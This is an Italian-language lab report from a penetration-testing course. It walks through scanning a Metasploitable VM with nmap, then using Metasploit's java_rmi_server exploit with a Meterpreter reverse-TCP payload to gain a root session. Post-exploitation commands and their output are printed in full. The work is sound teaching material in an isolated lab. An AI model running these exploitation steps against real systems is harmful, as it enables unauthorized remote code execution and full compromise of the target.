

# **SFRUTTAMENTO DI UNA VULNERABILITÀ JAVA RMI SU SISTEMA METASPLOITABLE MEDIANTE METASPLOIT FRAMEWORK**

*Relazione di Laboratorio di Ethical Hacking*

Corso: Sicurezza Informatica / Penetration Testing

Tipologia di attività: Esercitazione pratica di laboratorio (ambiente controllato)

Data di esecuzione: 24 luglio 2026

Ambiente: Rete virtuale isolata (Oracle VirtualBox) — Kali Linux (attaccante) / Metasploitable (vittima)

## 1. Introduzione

Il presente documento espone, in forma organica e conforme agli standard di redazione tecnico-accademica, le attività svolte nell'ambito di un'esercitazione di penetration testing incentrata sullo sfruttamento di una vulnerabilità critica presente nel servizio Java RMI. L'esercizio si colloca all'interno di un percorso formativo in sicurezza informatica offensiva e ha per oggetto l'applicazione pratica delle metodologie di vulnerability assessment e exploitation mediante l'utilizzo del Metasploit Framework, strumento di riferimento nel panorama della sicurezza offensiva.

La relazione ripercorre, in sequenza logica e cronologica, tutte le fasi dell'attività condotta: dalla configurazione dell'ambiente di rete virtuale, alla ricognizione attiva del bersaglio, fino allo sfruttamento della vulnerabilità e alla successiva raccolta di evidenze sul sistema compromesso. Ogni fase è corredata dalla descrizione degli strumenti e dei comandi impiegati, dagli output significativi ottenuti — documentati tramite riferimenti puntuali alle figure allegate — nonché da una disamina critica dei risultati conseguiti.

## 2. Obiettivi dell'Esercitazione

Coerentemente con la consegna fornita, gli obiettivi dell'esercitazione sono così definiti:

| # | Obiettivo                                                                                                           | Stato      |
|---|---------------------------------------------------------------------------------------------------------------------|------------|
| 1 | Configurare correttamente l'indirizzamento IP delle macchine attaccante (192.168.11.111) e vittima (192.168.11.112) | Conseguito |
| 2 | Individuare, tramite attività di ricognizione, il servizio vulnerabile Java RMI in ascolto sulla porta 1099         | Conseguito |
| 3 | Sfruttare la vulnerabilità mediante Metasploit Framework per ottenere una sessione remota Meterpreter               | Conseguito |
| 4 | Raccogliere evidenza della configurazione di rete della macchina vittima                                            | Conseguito |
| 5 | Raccogliere evidenza della tabella di instradamento (routing table) della macchina vittima                          | Conseguito |

## 3. Ambiente di Laboratorio e Configurazione di Rete

L'esercitazione è stata svolta all'interno di un ambiente virtualizzato basato su Oracle VirtualBox, con due macchine virtuali collegate mediante una rete interna dedicata (host-only o internal network), al fine di garantire l'isolamento completo dell'esercitazione da reti esterne.

### 3.1 Configurazione della macchina vittima (Metasploitable)


Sulla macchina vittima è stata impostata manualmente la configurazione di rete statica, tramite modifica del file `/etc/network/interfaces` e assegnazione dell'indirizzo IP richiesto dalla consegna:

```

auto eth0
iface eth0 inet static
    address 192.168.11.112
    netmask 255.255.255.0
    gateway 192.168.11.1

```

A seguito della configurazione, è stato eseguito un riavvio del sistema per rendere persistenti le modifiche apportate. La verifica dell'indirizzamento è stata effettuata tramite i comandi `ifconfig` e `ip a`, come illustrato in Figura 1.



```

Metaspotable [Running] - Oracle VirtualBox
File Machine View Input Devices Help

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
>
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:47:ff:99 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe47:ff99/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _

```

### 3.2 Configurazione della macchina attaccante (Kali Linux)

Sulla macchina Kali Linux è stata configurata un'interfaccia di rete statica dedicata, distinta da quella predisposta per l'accesso DHCP standard, tramite l'interfaccia grafica di gestione delle connessioni di rete. I parametri impostati sono i seguenti:

| Parametro               | Valore         |
|-------------------------|----------------|
| Indirizzo IP            | 192.168.11.111 |
| Prefisso di rete (CIDR) | /24            |
| Gateway                 | 192.168.11.1   |

### 3.3 Verifica della connettività

La corretta comunicazione tra le due macchine virtuali è stata verificata mediante il comando `ping`, come riportato in Figura 2.

```

Session Actions Edit View Help

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::9dc3:67bf:4367:f577/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping -c 4 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=2.32 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.09 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=2.14 ms

— 192.168.11.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3098ms
rtt min/avg/max/mdev = 1.008/1.637/2.320/0.594 ms

(kali@kali)-[~]
$

```

L'esito del test di connettività (0% di packet loss, RTT medio pari a circa 1,6 ms) ha confermato la piena operatività del collegamento di rete tra le due macchine virtuali, condizione necessaria per procedere alle fasi successive dell'esercitazione.

## 4. Metodologia Operativa

L'attività è stata condotta secondo un approccio metodologico strutturato, allineato alle fasi standard di un penetration test di tipo black/grey-box, articolato nei seguenti macro-passaggi:

- Ricognizione (Reconnaissance): individuazione degli host attivi e dei servizi esposti sulla rete target, condotta inizialmente in assenza di conoscenza pregressa circa l'indirizzo IP della vittima.
- Scansione approfondita (Service Enumeration): identificazione puntuale delle versioni software associate ai servizi individuati, al fine di correlarle a vulnerabilità note.
- Ricerca e selezione dell'exploit: individuazione, tramite il database di Metasploit, del modulo più idoneo allo sfruttamento della vulnerabilità identificata.
- Configurazione e lancio dell'exploit: impostazione dei parametri necessari (target, porta, payload, listener) e avvio dell'attacco controllato.
- Post-Exploitation: raccolta di evidenze sul sistema compromesso, a dimostrazione dell'effettivo livello di accesso ottenuto.

Tale sequenza rispecchia il ciclo di vita tipico di un attacco informatico reale (cyber kill chain), riprodotto in questo caso in forma controllata a fini esclusivamente didattici.


## 5. Fase 1 — Ricognizione e Scansione della Rete

### 5.1 Scansione preliminare della rete

In assenza di conoscenza pregressa circa l'indirizzo IP effettivo della macchina vittima, si è proceduto a un'attività di host discovery tramite lo strumento Nmap, applicato all'intero segmento di rete 192.168.11.0/24:

```
nmap 192.168.11.0/24
```

L'esecuzione della scansione, riportata in Figura 3, ha consentito di individuare l'host attivo all'indirizzo 192.168.11.112, con un totale di venti porte TCP in stato open.



```
(kali@kali)~$ nmap 192.168.11.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 10:11 +0200
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.00062s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8000/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:47:FF:99 (Oracle VirtualBox virtual NIC)

Stats: 0:00:18 elapsed; 255 hosts completed (2 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.50% done; ETC: 10:15 (0:03:21 remaining)
Stats: 0:01:25 elapsed; 255 hosts completed (2 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.50% done; ETC: 10:15 (0:02:04 remaining)
Nmap scan report for 192.168.11.111
Host is up.
All 1000 scanned ports on 192.168.11.111 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Nmap done: 256 IP addresses (2 hosts up) scanned in 207.83 seconds
```

L'ampiezza della superficie di attacco esposta dalla macchina vittima — riconducibile alla natura intenzionalmente vulnerabile della distribuzione Metasploitable — risulta già evidente da questa prima fase ricognitiva, in cui si segnala la presenza di servizi obsoleti e storicamente affetti da vulnerabilità note.

### 5.2 Scansione mirata con identificazione delle versioni software

Confermata la presenza dell'host target, si è proceduto a una scansione più approfondita, mediante l'opzione -sV, finalizzata all'identificazione puntuale delle versioni dei servizi in esecuzione:

```
nmap -sV 192.168.11.112
```

```

kali@kali:~$ nmap -sV 192.168.11.112
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 10:15 +0200
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 10:16 (0:00:03 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.000078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  smb         Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  smb         Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
MAC Address: 08:00:27:47:FF:99 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.67 seconds

```

Dall'analisi dell'output si rileva la presenza di numerosi servizi con versioni datate e notoriamente vulnerabili (tra cui vsFTPD 2.3.4, UnrealIRCd, Samba 3.X, ProFTPD 1.3.1), a conferma della finalità didattica della macchina target. Ai fini della presente esercitazione, l'attenzione è stata rivolta specificamente al servizio Java RMI in ascolto sulla porta 1099/tcp, in conformità con quanto indicato nella consegna dell'esercizio.

## 6. Fase 2 — Identificazione della Vulnerabilità

Il servizio Java RMI (Remote Method Invocation), qualora non adeguatamente configurato, consente l'esecuzione di codice arbitrario da remoto attraverso il registro RMI, sfruttando l'assenza di controlli di validazione sugli oggetti serializzati scambiati tra client e server. Tale debolezza è classificata come Insecure Default Configuration ed è nota nel database delle vulnerabilità pubbliche.

Per individuare i moduli Metasploit pertinenti, è stato avviato il framework e condotta una ricerca mirata:

```

msfconsole
search java_rmi

```

```

msf > search java_rmi
Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/gather/java_rmi_registry        .               normal  No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  \ target: Generic (Java Payload)          .               .       .       .
3  \ target: Windows x86 (Native Payload)    .               .       .       .
4  \ target: Linux x86 (Native Payload)       .               .       .       .
5  \ target: Mac OS X PPC (Native Payload)    .               .       .       .
6  \ target: Mac OS X x86 (Native Payload)    .               .       .       .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

```

Tra i moduli restituiti, è stato selezionato `exploit/multi/misc/java_rmi_server`, corrispondente alla vulnerabilità Java RMI Server Insecure Default Configuration Java Code Execution, in ragione della sua

elevata affidabilità (rank "excellent") e della piena coerenza con il servizio identificato in fase di scansione.

## 7. Fase 3 — Sfruttamento della Vulnerabilità (Exploitation)

### 7.1 Selezione e configurazione del modulo

A seguito della selezione del modulo tramite il comando `use 1`, Metasploit ha automaticamente associato il payload predefinito `java/meterpreter/reverse_tcp`. È stata quindi visualizzata la configurazione dei parametri necessari tramite `show options`:

```
msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVSSL    false            no        Negotiate SSL/TLS for local server connections
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   false            no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   false            no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Si è proceduto quindi all'impostazione dei parametri necessari all'esecuzione dell'exploit:

```
set RHOSTS 192.168.11.112
set RPORT 1099
set LHOST 192.168.11.111
```

```
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVSSL    false            no        Negotiate SSL/TLS for local server connections
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   false            no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   false            no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
```

## 7.2 Esecuzione dell'exploit

Completata la configurazione dei parametri, è stato lanciato l'exploit tramite il comando exploit. Il framework ha avviato un listener TCP in ascolto sulla porta 4444 dell'host attaccante e ha condotto la sequenza di sfruttamento contro il servizio RMI remoto:

```
msf exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/OtCx1w5N5k117ib
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:40228) at
2026-07-24 10:31:12 +0200
```

L'esecuzione ha avuto esito positivo, con apertura della sessione Meterpreter identificata come session 1, stabilendo un canale di comunicazione tra l'host attaccante (192.168.11.111:4444) e l'host vittima (192.168.11.112:40228). Il meccanismo di sfruttamento ha previsto la pubblicazione di un archivio JAR malevolo tramite un server HTTP temporaneo istanziato da Metasploit stesso, successivamente richiamato dal servizio RMI vulnerabile, con conseguente esecuzione di codice arbitrario sul sistema bersaglio.

## 8. Fase 4 — Raccolta delle Evidenze Post-Exploitation

Ottenuta la sessione Meterpreter, si è proceduto, in conformità con quanto richiesto dalla consegna dell'esercizio, alla raccolta di evidenze relative alla configurazione di rete e alla tabella di instradamento della macchina compromessa.

### 8.1 Configurazione di rete della macchina vittima

Tramite il comando ipconfig è stata acquisita la configurazione delle interfacce di rete attive sul sistema remoto:

```
meterpreter > ipconfig

Interface 1
Name       : lo - lo
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 2
Name       : eth0 - eth0
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe47:ff99
```

### 8.2 Tabella di instradamento della macchina vittima

Successivamente, tramite il comando `route`, è stata acquisita la tabella di routing del sistema remoto:

```
meterpreter > route

IPv4 network routes
Subnet          Netmask          Gateway    Interface
127.0.0.1       255.0.0.0        0.0.0.0
192.168.11.112  255.255.255.0    0.0.0.0
```

### 8.3 Informazioni aggiuntive sul sistema compromesso

Al fine di corroborare ulteriormente l'evidenza dell'accesso ottenuto, sono stati eseguiti i comandi `sysinfo` e `getuid`:

```
meterpreter > sysinfo
Computer       : metasploitable
OS             : Linux 2.6.24-16-server (i386)
Architecture  : x86
Meterpreter    : java/linux

meterpreter > getuid
Server username: root
```

```

meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe47:ff99
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====

  Subnet          Netmask          Gateway  Metric  Interface
  -----          -
  127.0.0.1       255.0.0.0       0.0.0.0
  192.168.11.112  255.255.255.0   0.0.0.0

IPv6 network routes
=====

  Subnet          Netmask          Gateway  Metric  Interface
  -----          -
  ::1              ::              ::
  fe80::a00:27ff:fe47:ff99  ::              ::

meterpreter > sysinfo
Computer       : metasploitable
OS             : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language : en_US
Meterpreter    : java/linux
meterpreter > getuid
Server username: root
meterpreter >

```

## 9. Analisi dei Risultati

I risultati ottenuti confermano il pieno raggiungimento degli obiettivi definiti nella consegna dell'esercizio. In particolare, si evidenziano i seguenti elementi di rilievo:

- Efficacia dell'exploit: il modulo exploit/multi/misc/java\_rmi\_server ha consentito l'ottenimento di una sessione Meterpreter in tempi rapidi e senza necessità di interazione manuale con la

vittima, confermando la natura critica della vulnerabilità Insecure Default Configuration del servizio Java RMI.

- Livello di privilegio ottenuto: l'output del comando `getuid` ha rivelato che il servizio RMI compromesso era in esecuzione con privilegi di amministratore (`root`), circostanza particolarmente aggravante poiché ha consentito all'attaccante di ottenere, sin dalla fase iniziale di exploitation, il controllo completo del sistema, senza necessità di ulteriori tecniche di privilege escalation.
- Visibilità sulla configurazione di rete: i comandi `ipconfig` e `route` hanno permesso di ricostruire la topologia di rete del sistema compromesso, informazione che, in uno scenario reale, costituirebbe il punto di partenza per eventuali attività di lateral movement verso altri host della medesima subnet.
- Coerenza tra i dati raccolti: le informazioni ottenute tramite Meterpreter (indirizzo IP 192.168.11.112/24) risultano pienamente coerenti con quanto rilevato in fase di ricognizione tramite Nmap, a conferma dell'attendibilità dell'intero processo di assessment.

## 10. Conclusioni e Lezioni Apprese

---

L'esercitazione condotta ha consentito di applicare in modo pratico e strutturato le metodologie fondamentali del penetration testing, dalla fase di ricognizione fino alla piena compromissione di un sistema remoto, offrendo un'esperienza formativa di elevato valore per la comprensione delle dinamiche reali di un attacco informatico.

Sotto il profilo tecnico, l'attività ha dimostrato in maniera inequivocabile come una singola vulnerabilità di configurazione — apparentemente circoscritta a un unico servizio applicativo — possa tradursi, in assenza di adeguati controlli compensativi, nella compromissione totale ed immediata di un sistema, con acquisizione di privilegi amministrativi. Tale evidenza empirica rafforza, sul piano didattico, la comprensione del principio secondo cui la sicurezza informatica non può essere garantita dalla protezione di un singolo livello architetturale, ma richiede un approccio integrato e stratificato (defense in depth), fondato sulla riduzione della superficie di attacco, sul principio del minimo privilegio e su capacità di rilevamento e risposta tempestive.

Sul piano metodologico, l'esercitazione ha altresì evidenziato l'importanza di una fase di ricognizione accurata e progressiva — dalla scansione generica dell'intera subnet fino all'identificazione puntuale delle versioni software — quale presupposto imprescindibile per l'individuazione mirata di exploit efficaci, nonché il valore dell'utilizzo di strumenti consolidati come il Metasploit Framework nell'automazione e nella standardizzazione delle attività di vulnerability assessment e exploitation.

In conclusione, l'attività svolta ha permesso non soltanto di conseguire pienamente gli obiettivi tecnici definiti nella consegna, ma anche di sviluppare una consapevolezza critica, propria della figura professionale dell'ethical hacker, circa la responsabilità etica e giuridica connessa all'esercizio di competenze offensive, nonché circa il ruolo strategico che tali competenze rivestono nella costruzione di infrastrutture digitali resilienti. L'esperienza conferma, in ultima analisi, come la sicurezza informatica debba essere concepita non quale traguardo statico, bensì quale processo continuo di verifica, apprendimento e miglioramento, tanto a livello tecnico quanto organizzativo.

---

*La presente relazione è stata redatta esclusivamente per finalità didattiche, nell'ambito di un'attività di laboratorio svolta in ambiente virtualizzato e controllato. Nessuna delle tecniche descritte è stata applicata al di fuori del contesto formativo autorizzato.*